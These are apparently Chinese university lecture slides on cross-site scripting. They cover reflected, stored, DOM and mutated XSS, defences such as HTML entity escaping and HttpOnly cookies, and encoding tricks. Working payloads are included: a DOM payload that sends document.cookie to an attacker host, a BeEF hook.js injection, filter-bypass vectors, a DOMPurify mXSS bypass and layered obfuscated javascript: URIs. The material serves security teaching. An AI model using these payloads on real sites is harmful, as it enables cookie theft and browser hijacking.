浅谈XSS

陈健

chenj@nju.edu.cn

XSS的定义

XSS全称是cross site script（跨站脚本攻击）。它位列OWASP Top10 2017第七。浏览器将用户输入的内容当做脚本执行，执行了恶意的功能，这种针对用户浏览器的攻击即跨站脚本攻击。

- 反射型
- 存储型
- DOM型

XSS的危害

- 盗取cookie
- 盗取账户
- 恶意软件下载
- 键盘记录
- 广告引流

反射型XSS的定义

应用程序或API 包括未经验证和未经转义的用户输入，直接作为HTML输出的一部分。一个成功的攻击可以让攻击者在受害者的浏览器中执行任意的HTML和JavaScript。

- 特定：非持久化
- 影响范围：仅执行脚本的用户

反射型XSS的漏洞演示 ----XSS reflected GET

- <script>alert(1)</script>
- <script>alert("点击此处修复");location.href="https://www.baidu.com"</script>
  - 短链接：www.985.so
- <script>alert(document.cookie)</script>

反射型XSS的漏洞演示 ----XSS reflected href

- <script>alert(1)</script>
- <script>alert(1)</script>

反射型XSS的防御措施

反射型XSS的危害范围相对小，因为它无法做到一个持久化的威胁。

我们需要有一个触发XSS的链接，并且这个链接需要用户通过浏览器去点击它。

对于用户端来说，最重要的肯定是对于陌生的链接，不要随意点开。


存储型XSS的定义

存储型XSS是指应用程序通过Web请求获取不可信赖的数据，在未检验数据是否存在XSS代码的情况下，便将其存入数据库。当下一次从数据库中获取该数据时程序也未对其进行过滤，页面再次执行XSS代码。

- 特定：可以持续攻击用户
- 出现位置：留言板、评论区、用户头像、个性签名、博客。

存储型XSS漏洞利用工具BeEF

它的全称是The Browser Exploitation Framework，是一款针对浏览器的渗透测试工具，用Ruby语言开发，Kali默认安装，用于实现对XSS漏洞的攻击和利用。



存储型XSS的漏洞演示 ----XSS stored(blog)

- <script>alert(1)</script>
- <script src=" http://BeEF's IP address/hook.js">test beef</script>>
- social engineering->fake notification bar(chrome)

存储型XSS的防御措施 ----输入验证

- 对特殊字符（如<、>、’ 、” 等）以及<script>、javascript等进行过滤
- 绕过
  - script过滤：大小写，双写绕过
  - 输入长度过滤：在js中，抓包修改
  - /<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i ：<img src=x onerror=alert("xss")>
  - ()过滤：<script>alert`xss`</script>
  - ' "过滤：<script>alert(/xss/)</script>

存储型XSS的防御措施 ----OWASP ESAPI

htmlentities ( )

```php
function xss_check_3($data, $encoding = "UTF-8")
{

    // htmlspecialchars - converts special characters to HTML entities
    // '&' (ampersand) becomes '&amp;'
    // '"' (double quote) becomes '&quot;' when ENT_NOQUOTES is not set
    // "'" (single quote) becomes '&#039;' (or &apos;) only when ENT_QUOTES is set
    // '<' (less than) becomes '&lt;'
    // '>' (greater than) becomes '&gt;'

    return htmlspecialchars($data, ENT_QUOTES, $encoding);

}
```


显示结果	描述	实体名称	实体编号
	空格		
<	小于号	<	<
>	大于号	>	>
&	和号	&	&
“	引号	"	"
‘	撇号	' (IE不支持)	'
¢	分（cent）	¢	¢
£	镑（pound）	£	£
¥	元（yen）	¥	¥
€	欧元（euro）	€	€
§	小节	§	§
©	版权（copyright）	©	©
®	注册商标	®	®
™	商标	™	™
×	乘号	×	×
÷	除号	÷	÷

存储型XSS的防御措施 ----设置HttpOnly属性

- java
  - cookie.setHttpOnly(true);
- python
  - tools.sessions.httponly = True
- php
  - session.cookie_httponly =1

DOM型XSS的定义

DOM的全称是document object model。DOM模型用一个逻辑树来表示一个文档，每个分支的终点都是一个节点（node），每个节点都包含着对象（objects）。DOM的方法（methods）让你可以用特定方式操作这个树，用这些方法你可以改变文档的结构、样式或者内容。



DOM型XSS的定义

DOM型XSS是一种特殊类型的反射型XSS。它并不是通过将内容传输到服务端，再通过服务端将内容返回给客户端的方式来显示数据，而是通过JS操作DOM树动态地输出数据到页面，它不依赖于将数据提交给服务器端，它是基于DOM文档对象模型的一种漏洞。

```
1  <html>
2  <body>
4  <script>
5  document.write("<script>alert(0)<\/script>");
6  </script>
8  </body>
9  </html>
```

DOM型XSS与反射型XSS的比较

- 相同点：都是没有控制好输入，并且把javaScript脚本输入作为输出插入到HTML页面
- 不同点：反射型XSS是经过后端语言后，页面引用后端输出生效。DOM XSS是经过JS对DOM树直接操作后插入到页面
- 危害性：DOM型XSS前后端分离，不经过WAF的检测

DOM型XSS的漏洞演示 ----domxssdemo.html

- <script>alert(1)</script>

DOM型XSS的漏洞演示 ----XSS(DOM)

- <script>alert(1)</script>
- http://IP address/vulnerabilities/xss_d/?default=<script>var pic=document.createElement(“img”);pic.src=”http://attacker’s IP address/getCookie?”+escape(document.cookie)</script>

突变型XSS的定义

突变型XSS，简称为mXSS（Mutated XSS）。攻击者输入看似安全的内容，在解析标记时经过浏览器重写或者修改，发生突变，生成不安全的代码并执行，极难被检测和过滤。

突变型XSS的漏洞

```
<!DOCTYPE html>
<html>
<head>

        <title>mXssDemo2</title>
        <meta charset="utf-8">
</head>

<script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2.0.0/purify.js"></script>
<textarea id=input style=width:100%;height:80px;font-family:monospace>
  <svg>
  </p>
  <style>
  <g title="</style><img src onerror=alert(1)>">
</textarea>
<br><b>Sanitized:</b><pre id=sanitized style=white-space:pre-wrap></pre><br>
<br><b>Actual HTML:</b><pre id=actual style=white-space:pre-wrap></pre><br>
<br><b>Written via innerHTML:</b><span id=output></span>
<script>
  const inputElement = document.getElementById('input');
  const sanitizedElement = document.getElementById('sanitized');
  const outputElement = document.getElementById('output');
  const actualElement = document.getElementById('actual');

  function sanitize() {
    const input = inputElement.value;
    const sanitized = DOMPurify.sanitize(input);
    sanitizedElement.textContent = sanitized;
    outputElement.innerHTML = sanitized;
    actualElement.textContent = outputElement.innerHTML;
  }

  inputElement.addEventListener('input', sanitize);
  sanitize();
</script>

</html>
```

jQuery 跨站脚本漏洞

CNNVD编号：CNNVD-202004-2429

危害等级：中危

CVE编号：CVE-2020-11022

漏洞类型：跨站脚本

发布时间：2020-04-29

威胁类型：远程

更新时间：2020-06-28

厂　　商：

漏洞来源：Red Hat

伪协议的定义

伪协议不同于因特网上所广泛使用的协议（如http://,https://,ftp://等），它在URL中使用，用于执行特定的功能。

- Data伪协议
  - data:text/html;base64, PHNjcmlwdD5hbGVydCgxKTs8L3NjcmlwdD4=
- JavaScript伪协议
  - javascript:alert("1")

伪协议的示例

```
<!DOCTYPE html>
<html>
<head>
        <title>decodeDemo</title>
        <meta charset="utf-8">
</head>
<body>
<p>     <a href="javascript:alert(5)">javascript伪协议</a></p>
<p>     <a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTs8L3NjcmlwdD4=">data 伪协议 base64</a></p>
<p>     <a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgiMSIpOzwvc2NyaXB0Pg==">含双引号data 伪协议 base64</a></p>
</body>
</html>
```

Unicode编码定义

Unicode编码是ISO（国际标准化组织）制定的包括了地球上所有文化、所有字母和符号的编码，使用两个字节表示一个字符。

Unicode只是一个符号集，它只规定了符号的二进制代码，却没有规定这个二进制代码应该如何存储。具体存储由UTF-8、UTF-16等实现。

- HTML编码
  - test：&#x0074&#x0065&#x0073&#x0074
- JavaScript编码
  - test：\u0074\u0065\u0073\u0074
- URL编码
  - test：%74%65%73%74
- HTML实体编码
  - test：&#116&#101&#115&#116

HTML解码示例

```
<h3>HTML解码</h3>
<p>对于a标签，href属性 javascript:alert(1) 编码比较</p>
<p>1    <a href="javascript:alert(1)"> 未编码</a></p>
<p>2    <a h&#x72;ef="javascript:alert(1)">href中的r进行编码</a></p>
<p>3    <a href="javasc&#x72;ipt:alert(1)">javascript中的r进行编码</a></p>
<p>4    <a href="javascript:ale&#x72;t(1)">alert(1)中的r进行编码</a></p>
<hr>
```

URL解码示例

```
<h3>URL解码</h3>
<p>对于a标签，href属性 javascript:alert(1) 编码比较</p>
<p>1    <a href="javascript:alert(1)"> 未编码</a></p>
<p>2    <a h%72ef="javascript:alert(1)">href中的r进行编码</a></p>
<p>3    <a href="javasc%72ipt:alert(1)">javascript中的r进行编码</a></p>
<p>4    <a href="javascript:ale%72t(1)">alert(1)中的r进行编码</a></p>
<hr>
```

JavaScript解码示例

```
<h3>JavaScript解码</h3>
<p>对于a标签，href属性 javascript:alert(1) 编码比较</p>
<p>1    <a href="javascript:alert(1)"> 未编码</a></p>
<p>2    <a h\u0072ef="javascript:alert(1)">href中的r进行编码</a></p>
<p>3    <a href="javasc\u0072ipt:alert(1)">javascript中的r进行编码</a></p>
<p>4    <a href="javascript:ale\u0072t(1)">alert(1)中的r进行编码</a></p>
<p>5    <a href="javascript:alert\u00281)">alert(1)中的(进行编码</a></p>
<hr>
```

二层混淆解码示例

```
<h3>二层混淆解码</h3>
<p>对于a标签，href属性 javascript:alert(1) 二层编码比较</p>
<p>1    <a href="javascript:ale%5c%75%30%30%37%32t(1)">alert(1)中的r进行js编码，后url编码</a></p>
<p>2    <a href="javascript:ale&#x5c;&#x75;&#x30;&#x30;&#x37;&#x32;t(1)">alert(1)中的r进行js编码，后html编码</a></p>
<p>3    <a href="javascript:ale&#x25;&#x37;&#x32;t(1)">alert(1)中的r进行url编码，后html编码</a></p>
<hr>
```

r	\u0072	%5c%75%30%30%37%32
r	\u0072	\u0072
r	%72	%72

三层混淆解码示例

```
<h3>三层混淆解码</h3>
<p>对于a标签，href属性 javascript:alert(1) 三层编码漏洞触发</p>
<p>三层解码     <a href="javascript:ale&#x25;&#x35;&#x63;&#x25;&#x37;&#x35;&#x25;&#x33;&#x30;&#x25;&#x33;&#x30;&#x25;&#x33;&#x37;&#x25;&#x33;&#x32;t(1)">alert(1)中的r进行js编码，后url编码，>
再html编码</a></p>
<hr>
```

练习

javascript:%5c%75%30%30%36%31%5c%75%30%30%36%63%5c%75%30%30%36%35%5c%75%30%30%37%32%5c%75%30%30%37%34%28%32%33%32%33%29

HTML解码网站：http://monyer.com/demo/monyerjs/

URL解码网站：https://www.urldecoder.org/

Unicode解码网站：https://www.online-toolz.com/tools/text-unicode-entities-convertor.php